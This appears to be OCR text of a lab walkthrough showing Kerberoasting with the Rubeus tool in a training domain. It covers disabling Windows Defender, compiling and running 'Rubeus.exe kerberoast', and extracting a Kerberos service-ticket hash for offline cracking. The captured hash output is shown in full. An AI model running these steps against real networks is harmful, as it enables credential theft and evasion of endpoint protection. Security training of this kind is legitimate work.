CHANGELOG.md
11/12/2020 8:13 AM
MD File
11 KB
LICENSE
11/12/2020 8:13 AM
File
2 KB
README.md
11/12/2020 8:13 AM
MD File
127 KB
Rubeus.sln
How do you want to open this file?
Keep using this app
Microsoft Visual Studio Version Selector
Other options
Visual Studio 2019
New
More apps
Always use this app to open .sln files
OK
6 items
1 item selected 985 bytes
10:17 PM
1/2/2025


Recycle Bin
Acrobat Reader DC
Firefox
Google Chrome
Wireshark
Sign in to your account
Visual Studio
Microsoft
Sign in
eccuser_01@outlook.com
No account? Create one!
Can't access your account?
Back
Next
Sign-in options
Terms of use
Privacy & cookies
4:34 AM
1/3/2025







1. Disable Windows Defender real-time protection and compile Rubeus in Visual Studio 2019.




1. Locate compiled executable in debug folder (`Rubeus.exe`).




1. Open Command Prompt in debug directory and execute Rubeus Kerberoast:
   Rubeus.exe kerberoast /format:hashcat > Hashfile





1. Open **Hashfile** in Notepad++.




1. Highlight the hash portion and clean up blank space formatting in Notepad++.


C:\Users\Administrator.LPT\Downloads\kerberos\Rubeus-master\Rubeus\bin\Debug\Hashfile - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
Hashfile
[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Searching the current domain for Kerberoastable users
[*] Total kerberoastable users : 1
[*] SamAccountName : user-one
[*] DistinguishedName : CN=user-one,CN=Users,DC=LPT,DC=com
[*] ServicePrincipalName : http/LPT.com:80
[*] PwdLastSet : 11/25/2020 9:00:48 AM
[*] Supported ETypes : RC4_HMAC_DEFAULT
[*] Hash : $krb5tgs$23$*user-one$LPT.com$http/LPT.com:80*$3FD07D615D744D99CA3C2EDD16FC4845$
E1E46749FE04FE043856366C0623E859437BC6199C4AB2E6339E2F507CE4A602143C13CC8483F149
67876A28EBDE3B204077D5188533527E82C0A26D75A3175FA702135DCC607FB104CA8D220943E2EB
B5E1FD1C793FE6DC9C94DBE0A91764B145A84E423AC4B2AAF2EB5D868CE2A1970862ABB1C824948B
895245B958C7EA1D667E96D387C70411D9C8D680C95BEA6872133075D101615F7020925D19AFD928
C84FC052BF217B0533FEB55B2CFC90EA140D52118604686BB4A84BAF4FF9DACE06659A472924B359
F60189CB6F4BF927D530838E29D18486F33B387C2539D80CD7738794C5E7CB06CFA9F80D03C7FDE5
D223A648FA0610777297B9D6F36115C67B66B4819DCFAF6D469572632FEC01C241CEC359B75EA825
032516AC2D8CF847B163C976A1BD83E15104FEE5156FACB734CA25416363CA530D3EF5A9B17D9CC8
505AE1753BCC5B25876CF0205E14F74BDF8F0B13903D29F9B1951FEC63E91C6505CEBD691F743D91
A50ABE2F2CC6E7C94D0855AD05ED882987A85281605675F013E48AAD2370A57DC56112FE6946005A
C5B63D8F03A8D15728D038453FA4658D96BEEDA93CC2581C67F3038C1028663D9AC981CE5125EF0D
CFAFEE60371CFA2F28FCC56A0E15082555FFA91A97CFF80DD6731D19813D93F370FD5F5758E82FEF
6CBDF7B8993CC3058F39118BEB7BF7A555AB9495EF9E7967194D0986685FC9301D018D51E2444E02
7E51FD051D87F321B1566CCD3B18DFC405573722A7DF588FD0F5D2BACE81F68E0FD40005A7DE1FD2
9F01345B50A4997F24BA26F0CEAE8A853FB7A0935E8780B3FA70D7F13E751A5000FB34A96A803389
D7D0F77AB4AC81D4AACC1F56DCA83CF27847C1A1DCF35AAE5EBC793A4485936598CF5263316DF221
1C328B1008E4B30BCCEDCC495D83241E45DA49158AEFB6B9EAECAAE2BEAB6FFAB4FFD8BC3E31E7C5
4D30D5685B1DA618D1DECA1C725ACAC7CCB6BAA2EF1F9A37D9789AC432AA8509C0F353796AADC770
04671F8A2AD150E81E33139097E5ABC73B59632F34D7FF9AC9756803422610O5E0925487329DC5AE
441A1BEACFA576FC1E4C6E1C0D052271F67558B0AC50DC556C9AC4DA4D23962F0AC04A05BEE3E618
3ED8E6902BA48E5AB78949D4146F5CB863F0FE51BFC0F1372EC5B44497FD9C09933B908C7F4BBD93
DD337B067846CB9771443AA3AAE7321666FB45487FC11487A944041D0A906CCE3DD4BE700E4BF193
11EA72D7D367BE88D6C7B25B90FA2D51CFC19A248222FD09DC2AC66C3471E0128C565D4AD9742064
9BCADD1A3089FC38DFF53803D04DB31CD36E3CBB126487F50993011C077792E651E5B6B442FDB0A1
F41532499B83904FA0C01477D6969816314AAC7EC9F51E5F3453178D0D13D083707E4E5138333C81
765C78627E50732C6D493587365C9877725E5E053C522150FD947C97C94A95FDEC50C44D517C3AD4
2155F46A9146F6D8B7381180A4B0DD62D9F5843844BCF58BEB60A89B113C325A8C602EA0B2CF5D73
3E3762A3E56AC999141E482A14B4185D6DD9AD8D0F743DEC8E1CCE1F50ECCE
Normal text file
length : 3,999 lines : 57
Ln : 55 Col : 92 Sel : 3,199 | 29
Windows (CR LF)
UTF-8
INS
11:24 PM
1/2/2025


*new 1 - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
Hashfile
new 1
[*] Hash : $krb5tgs$23$*user-one$LPT.com$http/LPT.com:80*$3FD07D615D744D99CA3C2EDD16FC4845$
E1E46749FE04FE043856366C0623E859437BC6199C4AB2E6339E2F507CE4A602143C13CC8483F149
67876A28EBDE3B204077D5188533527E82C0A26D75A3175FA702135DCC607FB104CA8D220943E2EB
B5E1FD1C793FE6DC9C94DBE0A91764B145A84E423AC4B2AAF2EB5D868CE2A1970862ABB1C824948B
895245B958C7EA1D667E96D387C70411D9C8D680C95BEA6872133075D101615F7020925D19AFD928
C84FC052BF217B0533FEB55B2CFC90EA140D52118604686BB4A84BAF4FF9DACE06659A472924B359
F60189CB6F4BF927D530838E29D18486F33B387C2539D80CD7738794C5E7CB06CFA9F80D03C7FDE5
D223A648FA0610777297B9D6F36115C67B66B4819DCFAF6D469572632FEC01C241CEC359B75EA825
032516AC2D8CF847B163C976A1BD83E15104FEE5156FACB734CA25416363CA530D3EF5A9B17D9CC8
505AE1753BCC5B25876CF0205E14F74BDF8F0B13903D29F9B1951FEC63E91C6505CEBD691F743D91
A50ABE2F2CC6E7C94D0855AD05ED882987A85281605675F013E48AAD2370A57DC56112FE6946005A
C5B63D8F03A8D15728D038453FA4658D96BEEDA93CC2581C67F3038C1028663D9AC981CE5125EF0D
CFAFEE60371CFA2F28FCC56A0E15082555FFA91A97CFF80DD6731D19813D93F370FD5F5758E82FEF
6CBDF7B8993CC3058F39118BEB7BF7A555AB9495EF9E7967194D0986685FC9301D018D51E2444E02
7E51FD051D87F321B1566CCD3B18DFC405573722A7DF588FD0F5D2BACE81F68E0FD40005A7DE1FD2
9F01345B50A4997F24BA26F0CEAE8A853FB7A0935E8780B3FA70D7F13E751A5000FB34A96A803389
D7D0F77AB4AC81D4AACC1F56DCA83CF27847C1A1DCF35AAE5EBC793A4485936598CF5263316DF221
